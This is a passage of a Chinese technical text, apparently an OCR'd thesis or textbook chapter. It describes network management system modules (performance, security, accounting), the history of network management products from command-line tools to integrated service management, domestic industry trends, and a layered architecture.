


图 11-6 交换机自动配置界面示意图

4) 操作审计能力

网络管理系统需要保证配置操作的安全性，应具有记录用户进行每一次配置操作的能力，同时应具有可控制用户操作权限和操作范围，对用户操作进行审计的能力。

3. 性能管理模块

性能管理模块负责评估网络或系统的运行状况及通信效率等性能指标，包括监视和分析被控设备及其所提供服务的性能机制。性能分析的结果常用于某个诊断测试过程中或初始配置、更新配置时的网络性能测量。性能管理模块负责收集分析当前网络中有关性能指标的信息，它常包含以下典型功能。

1) 性能监控

监控网络中用户指定的被控对象及其属性，其对象类型包括链路、交换机、路由器、服务器等，被控对象的属性则常指流量、延迟、丢包率、CPU 利用率、内存利用率等性能指标。性能监控通常分为轮询监控方式和实时监控方式，对于每个被控对象，系统通过数据采集器定时/实时采集其性能数据，并自动生成性能报告。通常情况下，轮询监控作为一种长期的性能监控策略来执行，而实时性能监控则是通过系统提供的一系列实时数据采集、分析和可视化工具，用以对流量、负载、丢包、温度、内存、延迟等网络设备和线路的性能指标进行临时测试和分析，如图 11-7 所示。




图 11-7 端口流量性能监控界面

2) 阈值管理

性能管理模块通常可为每个监控对象的属性设置一个阈值，通过设置阈值检查开关控制阈值的检查和告警，提供相应的阈值管理和溢出告警机制。

3) 性能分析

指的是对历史数据进行分析、统计和整理，计算性能指标的平均值及峰值状况，为后期的网络规划提供参考。由于性能分析需要消耗较大的系统资源，因此一般的网络管理系统提供的都是基础性能指标的分析，但对于一些大型的网络，特别是对于 ISP 运营商，对于历史数据的分析就显得非常重要，它们通常会采用一些数据挖掘的算法来深化性能的分析，并对数据进行扫描和处理，生成性能趋势曲线，以直观的图形反映性能分析的结果，如图 11-8 所示。




图 11-8 CPU 利用率图形报表

4. 安全管理模块

数据的保密性、授权保护和访问控制等是网络安全中几个主要的问题，一般网络管理系统为了保证更好的安全性，也会相应地从授权机制、访问控制和加密等方式来进行管理，通常网络管理系统自身的安全是非常重要的，它一般可采用以下几种方式来保证其自身的安全性。

(1) 采用身份认证机制，通过口令认证或密钥证书等多种认证方式为系统提供不同级别用户的身份认证方式。

(2) 加密存储和传输过程中的管理信息，例如在 Web 浏览器和网络管理系统服务器之间采用 SSL 传输协议，对管理信息的传输进行加密并保证其完整性。

(3) 用户组管理和权限控制，一般系统都会根据管理员任务类型的不同将用户分成若干组，并为不同用户组指定不同的权限范围，从而利于对用户的操作进行访问控制和权限检查，保证用户不能越权使用网络管理系统。

5. 计费管理模块

计费管理模块主要是为了控制和监测网络资源开销的费用和代价，这对一些公共商业网络显得尤为重要。通过评估用户使用网络资源可能需要付出的费用和代价，管理员可以规定用户使用资源的最大费用限制，从而控制用户过多占用和使用有限的网络资源，这从另一方面提供了网络的整体使用效率。另外，当用户出于某种目的需要使用多种网络资源时，计费管理模块应能计算出资源的总计费用。因此计费管理模块通常应包含以下几种典型功能。

1) 计费数据采集

计费数据采集是整个计费管理模块中的基础，并且计费数据的采集往往受到采集设备软硬件的限制，而且与进行计费的网络资源密切相关，因此计费采集的数据往往会有误

差，不能和专用的计费管理设备相提并论。

2) 数据管理与维护功能

计费管理人工交互性很强，虽然有很多数据维护可以靠系统自动完成，但仍然需要人为地参与管理，包括交纳费用的输入、联网单位信息维护，以及账单样式等。

3) 计费策略设置

由于计费策略往往是灵活变化的，因此应实现用户自由设置计费策略的功能，这样就需要提供一个友好的人机界面和完善的实现计费策略的数据模型。

4) 分析与决策支持

计费管理模块可利用采集的网络资源使用数据，联网用户的详细信息以及计费策略计算网络用户资源的使用情况，并计算出应交纳的费用。为了便于多种计费策略的比较，通常计费管理模块还可对计费策略数据进行比较和分析，为政策制定提供决策依据。

5) 计费信息查询

计费管理模块应具有为每个用户提供关于自身使用资源情况的详细信息，用户可以根据这些信息计算、查看和核对自身的计费情况。

目前常用的网络管理系统按照管理对象的不同可分为网元管理软件(EMS)和通用网络管理软件(NMS)两大类。其中网元管理软件以网络设备作为单独的网元来管理，通过专用的 MIB 库实现对设备本身的精细管理，例如思科公司的 Cisco Veiw 和华为公司的 Quidview 等。而通用网络管理软件的管理目标则覆盖整个网络，可对整网网络元素进行管理，如惠普公司的 HP OpenView、IBM 公司的 TivoliNetView 等，这类网络管理系统提供一个第三方的网管平台，支持对所有 SNMP 设备的发现和监控，通过和不同厂商合作获取其私有的 MIB 库并集成在自己的平台中，从而实现对全网不同厂商设备的设别和统一管理。

11.1.2 网络管理系统的发展概述

网络管理已经成为计算机网络研究建设中的重要内容之一。虽然网络管理的概念兴起在十几年前，但是一直以来网络管理思想和网络管理技术的发展落后于网络技术的发展。如何提升网络管理的有效性，如何真正做到网络管理智能化，国内外厂商都有一些自己的见解和做法，都希望在网络管理的各个细分领域内找到自己的立足之地。

为了有效合理地管理现代网络，国际电信联盟电信标准化部门(ITU-T)于 1988 年，参考 OSI 系统管理框架提出了具有标准协议、接口和体系结构的管理网络——电信管理网(Telecommunication Management Net，TMN)，作为管理现代电信网的基础。考虑将提供业务的电信网及其管理功能进行分离，使管理功能从电信网中独立出来单独组成一个网，即 TMN。TMN 制定了一系列的标准和管理功能，包括被管网元和网络管理系统之间的接口均被标准化了。只要被管网元和网络管理系统之间遵循 TMN 标准，完成一定的管理功能，就能够实现不同厂商的不同设备以及不同网络管理系统之间的互连互通操作。TMN 体系结构按照不同的管理需求将整个电信网管理功能从低到高分作 5 层：网元层(NEL)、网元管理层(EML)、网络管理层(NML)、业务管理层(SML)、事务管理层(BML)。

1. 网络管理系统历经的发展阶段

网络管理系统产品的发展一般经历了以下 4 个阶段。

1)　第一代网管：命令行网管

第一代网管非常简单，一般是利用串口或远程登录方式登录到设备上，利用命令行的方式进行设备的管理。它的缺点是不能及时、主动地发现网络中存在的问题，也不能准确定位故障点，因此实用性不强。

2)　第二代网管：网元网管

这个阶段的网管系统通常利用 SNMP 协议或厂商专有的私有协议对设备网元进行管理，着重于配置管理和设备级管理，通常仅用于管理本厂商的设备。由于不能跨厂商管理，因此当全网设备类型比较复杂时，不利于跨平台的管理。

3)　第三代网管：第三方网管

这个阶段的网管系统通常指可跨厂商、跨平台对设备和服务器等网络对象进行管理，可提供设备级和指标级的管理功能，具有拓扑发现、性能分析、告警设置和报表生成等功能，它通常依赖于标准网管协议的实现以及跨厂商的技术合作实现平台的通用性，因此在大型网络环境中非常受用户的欢迎。

4)　第四代网管：综合业务管理系统

在第三代网管系统发展的基础上，这代网管系统专注于用户的核心业务管理、服务水平管理、网络健康管理等多种业务视角，它不仅是作为一个网络的管理系统，更是一个网络的综合解决方案的体现，并且通过智能业务模型解决了用户日益复杂的 IT 业务资源与运维人员数量和专业知识的矛盾。

2. 国内网络管理系统的发展特点

自国家 2000 年出台《鼓励软件产业和集成电路产业发展的若干政策》以来，我国软件业取得了长足的发展。但由于国内网络管理软件起步相对较晚，在软件业中所占的比重还较低，但随着信息化建设的不断推进，网管系统正在逐步形成一个重要产业。网管软件市场的发展也已从初期的厂商引导购买向市场需求驱动方式转变，部分网管软件厂商则开始进入国际市场。

目前，国内网管软件呈现出了多样化、多层次、多级别的特点，其应用日益细化，分工越来越明确。按照管理对象的不同，网管软件可以分为系统管理软件和设备管理软件，如华为等公司推出的网管软件是对其网络设备进行管理；游龙科技的 SiteView 等网管软件是对网络基础架构及其应用系统进行集中式管理；神州泰岳的 Ultr@NMS 网管软件则面向行业用户需求。由于信息量的急剧增长，存储类网管软件的比例也将快速发展，同时针对网络安全的安全管理软件，也将成为网管软件市场的主要产品。

目前国内网管系统的发展呈现了如下明显特征。

1)　在技术的应用上与国际保持同步

目前国内网管软件企业十分关注国际网管标准的制定出台和国际相关网络组织、协会的最新动态，因此能够及时预测和把握最新网络技术，不断与国际接轨。国际上最新推出的各种网管技术，都会很快在我国网管行业中得到普及和应用。对于其中的部分技术，我国的网管软件已能结合自身应用的特点，进行深度开发和利用。

2) 国外厂商加快了本土化服务

网管软件的竞争已经从产品竞争延伸到服务竞争，其管理对象从设备管理已经发展到面向整个 IT 基础架构及其应用，随着用户的网络基础架构及其应用以及对网管软件的要求差异越来越大，为更好地满足用户的差异化需求，各类服务及二次开发工作显得尤为重要。面对国产网管软件的压力，国外网管软件也加快了本地化服务的步伐，通过在国内设立办事处、研发中心、培训基地以及与国内代理商合作等方式来为国内用户提供服务，如惠普、CA 、IBM、日立、戴尔等厂家均已加快拓展其在中国的网络管理软件业务。

3) 本土企业加快了核心技术的研发

虽然很多领先的网管技术都源于国外，但新技术在国内的普及非常迅速，国内网管厂商大都具有很强的新技术捕捉和开发能力，在新技术和新产品上能快速跟进国际水准，而在一些特色应用上也达到了国际水平。国外成熟的网管软件产品普遍架构庞大而复杂，对新技术的应用可以说是牵一发而动全身，所以对新技术的采用普遍采取比较保守的策略。而国内软件业虽然起步比较晚，但是发展速度非同一般，与国际软件水平的差距正在逐步缩小。网管软件行业也不例外，本土企业正在进一步掌握核心技术，并研发自身独特的产品。

同时，国内一些企业已经在 IT 系统管理领域，包括自主产品、解决方案和专业服务三个方面取得了长足进展。在网络系统管理方面，已能提供自主版权、符合国际标准和国内实际的网络和系统管理软件，同时也提供国外著名平台产品及深度定制和开发的增值解决方案；在信息安全管理方面，则提供了自主版权的安全管理控制中心软件和安全运营流程管理软件；在运营流程管理领域，结合国际最佳管理实践，提供了客户规范管理流程，优化了和考核业务所需的服务水平。

尽管国内的 IP 网管系列开发商在核心技术方面与国外知名大家仍有不小的差距，但国内厂家在知识产权、开发服务、文化传统上有着天时、地利、人和的优势，只要在借鉴成熟、先进产品及相关技术的基础上不断探索，就有希望在与国外软件开发商的竞争中占得先机。

3. 网络管理系统的发展趋势

当今，随着国际安全局势的日益严峻，以及人们对安全防范意识的日益提高，未来网络监控的概念可以归结为这样几句话:网络监控管理要求达到“5W”，即任何一个授权者(Whoever)无论在任何时候(Whenever)、任何地点(Wherever)，都能通过任何一种手段(However)，以获取任何一个被监控对象(人或设备)(Whichever)的任何信息(Whatever)，形成一个高度智能化的完备的监控网，这是未来监控的理想模式和发展趋势。

总的来说，网络监控及管理系统的发展趋势可概括为以下几点。

1) 智能化

网络监控及管理系统进一步实现智能化，从而大幅度降低管理人员的工作压力，提高工作效率，真正体现网络监控及管理系统的作用。智能化的网络监控及管理系统，应该能够自动获得网络中各种设备的技术及运行参数，从而自动进行分析、诊断和预警。

2) 自动化

自动化的网络监控及管理，能大幅度地减少管理人员的工作负担，让他们从繁杂的事

物性工作中解脱出来，从而有更多的时间和精力来思考和实施网络的性能提速等其他问题。未来网络系统管理员要做的仅仅是把人员情况、机器情况，以及人员与网络资源之间的分配关系告诉网络监控及管理系统，系统能自动地建立图形化的人员与网络的配置关系。不论用户在何处，只要登录系统，便能立刻识别用户身份，而且还可以自动接入用户所需的企业重要资源(如电子邮件、Web，电子科技大学硕士学位论文视频会议、ERP 以及 CRM 应用等)，而且该系统还可为那些对企业来说至关重要的应用分配相应的优先权。

3)　易用性

未来的网络监控及管理系统将在易用性上进一步得到完善，系统管理将进一步地图形化、简单化和易于使用及配置，系统监控的数据信息应该可以动态地得以反映。

4)　集成化

集成化是指网络监控及管理系统将传统的处理方式集于一身，即包括系统维护、系统扫描、系统监控以及系统管理等。

5)　远程管理

管理员对系统的监控及管理不必局限于系统所在局域网内，管理员可以在任何地方通过网络接入监控及管理系统，即可对系统进行监控和管理。

11.1.3　网络管理系统的基本架构

通常网络管理的需求决定了网络管理系统的基本组成和架构，也就是说网络管理的各项任务和功能最终都会体现在网络管理系统的功能实现上，因此其软件架构设计是整个网管系统的核心。一般网络管理系统的基本架构可以归纳为三大部分，即体系结构、核心模块和应用程序。

1. 网络管理系统的体系结构

首先，在基本的体系框架方面，网络管理系统需要提供一种通用的、开放的、可扩展的框架体系。为了向用户提供最大的选择范围，网管软件应该支持通用平台，如既支持 Unix 操作系统，又支持 Windows NT 操作系统。同时网络管理系统的部署方式上既可以是分布式的体系结构，也可以是集中式的体系结构，实际应用中一般采用集中管理子网和分布式管理主网相结合的方式。最后网络管理系统应基于开放标准的框架上进行设计，应该支持现有的协议和技术的升级，开放的网络管理系统既可以支持基于标准的网络管理协议，如 SNMP 和 CMIP，也必须能支持 TCP/IP 协议族及其他的一些专用的网络协议。

目前，大多数网络管理系统在设计时都遵循了分层架构设计的思想，实现数据采集、数据处理和数据呈现三者之间的分离，因此通常分为三个大的层次：即数据采集层、数据处理层和功能显示层，如图 11-9 所示。这样的结构设计大大增强了系统的灵活性和可扩展性。

1)　数据采集层

数据采集层通常位于数据处理层与管理对象之间，通过与网元设备及其相关业务系统的交互，完成网络管理系统所需的各类原始数据的采集，例如配置数据、性能指标、故障日志/报警等。

